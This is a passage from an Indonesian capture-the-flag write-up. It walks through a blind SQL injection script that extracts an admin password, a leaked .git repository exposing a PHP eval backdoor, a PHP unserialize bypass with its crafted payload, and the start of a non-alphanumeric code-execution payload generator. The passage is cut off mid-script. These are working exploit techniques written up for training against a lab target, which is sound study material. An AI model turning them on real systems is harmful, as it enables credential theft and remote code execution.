DgwMDg3MjIzNmI5NjVmM2UzNmEwYTY4YjZlN2I4MDRjIiwidGFnIjoiIn0%3D",
}


def changePassword(old_password, new_password):
    r = requests.patch(
        url2,
        data={
            "old_password": old_password,
            "new_password": new_password,
            "new_password_confirmation": new_password,
            "_token": "CUL4JeAwy9IQTSTJKmFHJ0xNaYLPIKqVMuB68lIG",
        },
```

```
        cookies=cookies,
    )
    if "Welcome," in r.text:
        return 1
    else:
        return 0


# Initial change password
initialPassword = "12345678"
initialPayload = "a', `password`=(SELECT SUBSTRING(`password`, 1, 1) from (SELECT * FROM `users`
WHERE `Id` = 1) AS p ), `username`='asd"
changePassword(initialPassword, initialPayload)

charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

passwordAdmin = ""


def bruteForce(payload):
    global passwordAdmin
    for i in range(len(charset)):
        brutepw = charset[i]
        if changePassword(brutepw, payload) == 1:
            print("Password found")
            passwordAdmin += brutepw
            print("Password Admin: " + passwordAdmin)
            break


def queryPayload():
    for i in range(2, 34):
        payload = f"a', `password`=(SELECT SUBSTRING(`password`, {i}, 1) from (SELECT * FROM
`users` WHERE `Id` = 1) AS p ), `username`='asd"
        bruteForce(payload)

queryPayload()
```

Lalu hasilnya akan seperti ini :

```
Password found
Password Admin: 2i2hdm7ipMQepF2r
Password found
Password Admin: 2i2hdm7ipMQepF2rG
Password found
Password Admin: 2i2hdm7ipMQepF2rG9
Password found
Password Admin: 2i2hdm7ipMQepF2rG9a
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aP
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPi
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPik
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikj
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc2
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28B
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28Bj
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28Bjg
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28Bjg4
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28Bjg4l
Password found
Password Admin: 2i2hdm7ipMQepF2rG9aPikjc28Bjg4lp
```

Ketika login menggunakan password tersebut menggunakan email admin@rungkad.com. Kita coba akses /admin :




NCW22{8LiNd_5QLi_1s_Th3_W4y_19023910}

Voila, didapatkanlah flagnya


Flag = NCW22{8LiNd_5QLi_1s_Th3_W4y_19023910}

- Undisclosed Revenge [Hard / Insane, Final]


Diberikan website sebagai berikut. Sekilas sama seperti soal Undisclosed Sebelumnya.




Kerentanan seperti XSS pada soal sebelumnya sudah tidak dapat dilakukan. Ada fitur baru berupa fitur pembayaran dan sekilas juga tidak ada apa-apa yang bisa dieksploitasi dari website.



Setiap melakukan pembayaran selalu berakhir invalid.




Sepertinya ada yang harus dikirim ke payment controller. Soal memberikan clue pada salah satu masker yang dijual.



Bila kita kunjungi .git, ternyata directorynya ada.

Kita dapat melakukan dumping pada directory tersebut untuk mendapatkan source code leak.



```
┌──(nox㉿ryn)-[~/Desktop/testing_git_dump/git-dumper/output]
└─$ git log
commit 18ca071c206f751bb4b259d9ab0950745369a874 (HEAD -> main, origin/main, origin/HEAD)
Author: Ardian Danny <65061019+shatternox@users.noreply.github.com>
Date:   Thu Sep 29 01:21:15 2022 +0700

    hiding

    hiding

commit 4465aebe4be4ae5984d837fc457c4c1acd003b80
Author: Ardian Danny <65061019+shatternox@users.noreply.github.com>
Date:   Thu Sep 29 01:09:54 2022 +0700

    Initial commit
```

Hanya perlu mundur ke “Initial commit” untuk mendapatkan source codenya.

```
┌──(nox㉿ryn)-[~/Desktop/testing_git_dump/git-dumper/output]
└─$ git checkout 4465aebe4be4ae5984d837fc457c4c1acd003b80
Note: switching to '4465aebe4be4ae5984d837fc457c4c1acd003b80'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at 4465aeb Initial commit
```

```
┌──(nox㉿ryn)-[~/Desktop/testing_git_dump/git-dumper/output]
└─$ ls -la
total 24
drwxr-xr-x 4 nox nox 4096 Sep 29 16:26 .
drwxr-xr-x 4 nox nox 4096 Sep 29 16:26 ..
-rw-r--r-- 1 nox nox  124 Sep 29 16:26 additional_security_for_admin
drwxr-xr-x 2 nox nox 4096 Sep 29 16:26 controller
drwxr-xr-x 7 nox nox 4096 Sep 29 16:26 .git
-rw-r--r-- 1 nox nox   66 Sep 29 16:26 .gitattributes
```

```
┌──(nox㉿ryn)-[~/Desktop/testing_git_dump/git-dumper/output]
└─$ ls -la
total 24
drwxr-xr-x 4 nox nox 4096 Sep 29 16:26 .
drwxr-xr-x 4 nox nox 4096 Sep 29 16:26 ..
-rw-r--r-- 1 nox nox  124 Sep 29 16:26 additional_security_for_admin
drwxr-xr-x 2 nox nox 4096 Sep 29 16:26 controller
drwxr-xr-x 7 nox nox 4096 Sep 29 16:26 .git
-rw-r--r-- 1 nox nox   66 Sep 29 16:26 .gitattributes

┌──(nox㉿ryn)-[~/Desktop/testing_git_dump/git-dumper/output]
└─$ ls controller
paymentController.php
```

additional _security_for_admin

```php
<?php
if                    (isset($_POST['command']))                    {
     if(!preg_match('/[A-Za-z]+/',              $_POST['command'])){
          eval($_POST['command']);
     }
}
?>
```

paymentController.php

```php
<?php
session_start();
include                                                "secrets.php";

$_SESSION['payment_status']                =                "invalid";

class                              Payment                              {
  public                                                $totalPayment;
  public                                                       $token;
  public                                                     $secret;
}

if                   (isset($_GET['payment_data']))                   {

  $payment_data  =  base64_decode(urldecode($_GET['payment_data']))  ;
  $data                  =                 unserialize($payment_data);
  $data->secret             =             $paymentToken->secrettoken;

  if                               ($data)                             {
    if (is_numeric($data->totalPayment) && $data->totalPayment > 1 &&
$data->token             ===             $data->secret)             {

     /*
     just sail capable convince scheme wink doctor unhappy use jump
must          correct          carry          moon          shiver
     i like the number 17 😜, please remind me to remove this on
production,                        thank                        you.

     Sincerely,
```

```
      Mr.                                                    Goerli
      */

      if(isset($_GET['secret_address']) && $_GET['secret_address'] ===
$admin_addressBIP39){
        $_SESSION['admin_pass']             =             $admin_pass;
        $_SESSION['payment_status']             =             "valid";
        header("Location:         ../"         .         $secret_path);
      }                                 else                                {
        echo          "Payment          is          not          valid!";
        http_response_code(400);
      }
    }                                  else                                {
      echo          "Payment          is          not          valid!";
      http_response_code(400);
    }
  }                                   else                                {
    echo           "Payment          is          not          valid!";
    http_response_code(400);
  }
}                                    else                                {
  echo           "Payment          is          not          valid!";
  http_response_code(400);
}
```

Terdapat kelemahan PHP Pass by Reference pada paymentController.php yang dapat digunakan untuk membypass if statement yang pertama.

solver.php

```
<?php

    class                                                  Payment{
        public                                          $totalPayment;
        public                                                 $token;
        public                                                 $secret;
    }
```

```
    $data                =                new                Payment;
    $data->totalPayment                     =                     2;
    $data->token                  =                  &$data->secret;

    print(urlencode(base64_encode(serialize($data))));


?>
```

payment_data:
Tzo3OiJQYXltZW50IjozOntzOjEyOiJ0b3RhbFBheW1lbnQiO2k6MjtzOjU6InRva2VuIjtO
O3M6Njoic2VjcmV0IjtSOjM7fQ%3D%3D


Sedangkan, untuk if kedua hanya merupakan implementasi algoritma BIP39 Mneumonic sederhana. Karena kita sudah mengetahui Mneumonicnya, kita hanya perlu mengambil address ke tujuh belas.


Dan juga di sini peserta sudah diharap kan tahu Network apa yang digunakan. Karena dari deskripsi soal dan leak pada source code terus disebutkan kata “Goerli”. Goerli merupakan testnet pada network Ethereum, sehingga address Mneumonicnya untuk jaringan Ethereum.

m/44'/60'/0'/0/0	0x8FB5Bc9Ddc0B085ab5F3808BC9cc301eecc742C7	0x038992104e0428ebd705656f182f903a680ee84f0233fb934b61b0c14294f41198	0x4407ea9b286102ef502beac88e627e8068
m/44'/60'/0'/0/1	0x06Ecea61233917c59A3345a63f0036789Df140bf	0x02b2b6493bfd96c0e184dcb8c4b3d0c413434dfd086b113f18e27bc3a3c93ef987	0x909aa2c3e2d4bdd1d212e7888106fc44bd
m/44'/60'/0'/0/2	0x605087e28b874Ea79c6D462a0bdF57716F655549	0x0307d0c664eeb98802a55cecf556a22b431118fcb596adfc16c2d7bd518100370c	0x9456fb9b104f1d6e3ae392e0c415537c884
m/44'/60'/0'/0/3	0x9AD25E032EE22A7E9B34B10Fc865C2311a457Afe	0x03b57ceb0304338b9beddcd780408464dfa4a3d92d173775ba1b9f33119ec4d0fb	0xe06b8a34c31b52fc77eea126ffcb897e717
m/44'/60'/0'/0/4	0x06221c7A4fFD27FB3F73b7034fA7FD763d71Fa0c	0x0237d9710c5510034077c874660e71ba17150f0e2106e8df8b71e1bf61d4407883	0xe47810f624bf19b2e83e48aca628c366915
m/44'/60'/0'/0/5	0xcc1f5A1Ab5007590a3966379176B55439a7FfED	0x03c919fc17c98e774a8aa3548cb955b30017c20bf0370e61f96626f327d965f554	0x856d56bf8d5d1f095b7e1db374724be5bc
m/44'/60'/0'/0/6	0xD175Ae1a6a45fEe4609E527f379be74932106Fa8	0x033519bc8fcf97a091acf9c4bb0888212fbbc6e2c761bcbb8a1f39844d3bb80c35	0xca4f925b4906f1a234b5b76fc4320e8896
m/44'/60'/0'/0/7	0x77ab0F6B74859eDdD8131Aabab13a1E153496990	0x0206c01ecf5a1e3780362dff065390bcf847b6d08ee01c8645704d3fee28e5464d	0x9dd341f3e1e548a5ce83913989636bd445
m/44'/60'/0'/0/8	0xCD30d863F785DB7FdD04cb6e07Ef959E18176C5c	0x031b6d2d4a29b3ecc3c5ccc20aba32d735ee1d43d668483e2eaf2f159432c4e556	0x6ef7ae19b4e87f7e0908101181a35e097c
m/44'/60'/0'/0/9	0xE238322eC38c73Fc6a222BDabE4aCf08EDE7671A	0x03b1b289e7744800e3c8ce6800a799b2b78589980e215074ed2a56e820c5c97736	0x9cbb0fb1228fbcafd1acc2f4d07396055b7
m/44'/60'/0'/0/10	0x285fd0cd0ce0D4520113dFB4a73D45312495587c	0x0328f621013608381b8f89f6ac3177fe12e0f5a5c671cb204d52a70863c155cbff	0xd838be404372c56028bd40ff3cd55ed8732
m/44'/60'/0'/0/11	0xcE271B287Aa0e98187aa391ADC880114F1f2c7B2	0x03b46d5ea3c7ce8bcdaaea462f886b01dabcfa2d509fff3b394e069ebfc8792894	0x9d49aa43820d73ab9a20d72f2a5918e7a1
m/44'/60'/0'/0/12	0xA7ADe6c7A5ABbE66Da69971eE49760C02F937e8	0x02b7c10fcad7046e7053da4edb6c45633b46595882c23b659715d7a5de8b739aa5	0x018e6781c855bda48b4995561310b0cd21
m/44'/60'/0'/0/13	0xa5E507A09a2710D6D478471f57A2f2EAfBbE2921	0x02b465a088ebf80d10493d44b7328391adc95d77bf1b6a310a2400589ff47a6386	0xab0a975d59c63888e8500131b3237adecb
m/44'/60'/0'/0/14	0xC1848F575b46611cDC1a19B151eCFeE1e7c8FCC6	0x03eacca87300e18383f7bbd87ecb23c331addaebf78d24f5ec13d6f05954615ae3	0x9d6a271a6ae189cdc0a71789f287bae726
m/44'/60'/0'/0/15	0xaae6f549baca646FAA89A7E5912a2531405cab1D	0x0367889a7923381e3728fcf3dc883b904952ed20ad9597de23a8bd6c37ff6630c7	0x918c343fc8897088db87cc4aec03a12742
m/44'/60'/0'/0/16	0x6bb8128182ab85E9f87cedCb14e50a6d300A1D6A	0x03009857c083aeb51cc9677ba54a8de6df52ecb5a50667969935000f6ff5e8555d	0x8a6020e5520dec716b9ddeef00990fa202
m/44'/60'/0'/0/17	0x4aC4AEA3ffD62e237533F10F0033735543c661fd	0x034c69ad360dacd1f5f56ca00e7fa8620540df5f5f672f6754df082efe978834b9	0x12b71429ef0940b1471223ad98ea78c5a1
m/44'/60'/0'/0/18	0x2Ef83FBa389b1a8544a83a2501A393cAD6D44549	0x03b3bc7b5cbf5001079b3f22bff7d9465cb28a3aa549207181c7c60f6e3fac5176	0x78b36e7f4d3120d1428e78e71ebb25406a5
m/44'/60'/0'/0/19	0x1E9fFfb00218438B2721F230FDdA0219f3Cbf22E	0x0309598fc275d8e87a4ac204128f2d7a8d6d5fb697bba028b230cb026654280e5e	0xe161e284ac449eed45d7db82edd36c304a

secret_address: 0x6bb8128182ab85E9f87cedCb14e50a6d300A1D6A

Saat semua komponen sudah terpenuhi, peserta sekarang dapat mengakses secret admin panel sama seperti saat kualifikasi.





Sama seperti saat kualifikasi, peserta dapat mengeksekusi code PHP di sini, namun ada validasi tambahan dengan preg_match sesuai dengan yang ada di file **additional_security_for_admin**.

Berikut adalah solver untuk payloadnya.

solver.py

```
import string
import requests


URL = "http://192.168.0.109:55555/sup3r_secret_admin_page_by_goerli_gogo.php";
cookie = {
  'PHPSESSID':'b6f0268f18ebd7582b8086c91dabd6d7'
}

def make_payload(pay):
  # pay = "</pre>"
  w = {c:[] for c in pay}
  cand = '0123456789!#$%&()*+,-./:;<=>?@[]^_{|}~"\''
```

```
  for                    c                    in                    cand:
      if         c         not         in         string.ascii_letters:
          for                d                in                cand:
              if       d       not       in       string.ascii_letters:
                  f                =                chr(ord(c)|ord(d))
                  if      f      in      w      and      not      w[f]:
                      w[f].append((c,                              d))

  one                                =                                []
  two                                =                                []
  for                     c                    in                    pay:
    one.append(w[c][0][0])
    two.append(w[c][0][1])

  return                           f'"{"".join(one)}"|"{"".join(two)}"'



